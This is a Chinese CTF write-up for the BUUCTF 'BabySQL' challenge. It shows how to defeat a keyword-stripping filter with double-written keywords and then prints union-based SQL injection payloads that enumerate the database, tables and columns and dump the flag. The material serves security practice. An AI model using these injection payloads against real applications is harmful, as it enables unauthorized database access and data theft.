[极客大挑战 2019]BabySQL 1


原创

succ3 于 2022-01-28 18:35:04 发布 581 收藏


分类专栏： BUUCTF 文章标签： web安全 sql


```
考点：
1、双写绕过
2、过滤测试
```


先试一下万能密码，密码错误，其他啥显示都没有




换个地方闭合




看到报错地点少了个or，再试试其他关键字




order by 变成了der，还有union,select也看不见，说明过滤了一些关键词,试一下双写绕过



o没了，不知道是不是过滤了o，换个方式，用联合查询的方式




发现显示位2,3
开始爆库




发现ctf库

```
?username=admin&password=123 '  ununionion seselectlect 1,2,group_concat(schema_name) frfromom
infoorrmation_schema.schemata --+
```




Flag表

```
?username=admin&password=123 '  ununionion seselectlect 1,2,group_concat(table_name) frfromom
infoorrmation_schema.tables whwhereere table_schema="ctf"  --+
```



字段名flag

```
?username=admin&password=123 '  ununionion seselectlect 1,2,group_concat(column_name) frfromom
infoorrmation_schema.columns whwhereere table_name="Flag"  --+
```



查数据

```
?username=admin&password=123 '  ununionion seselectlect 1,2,group_concat(flag) frfromom ctf.Flag    --+
```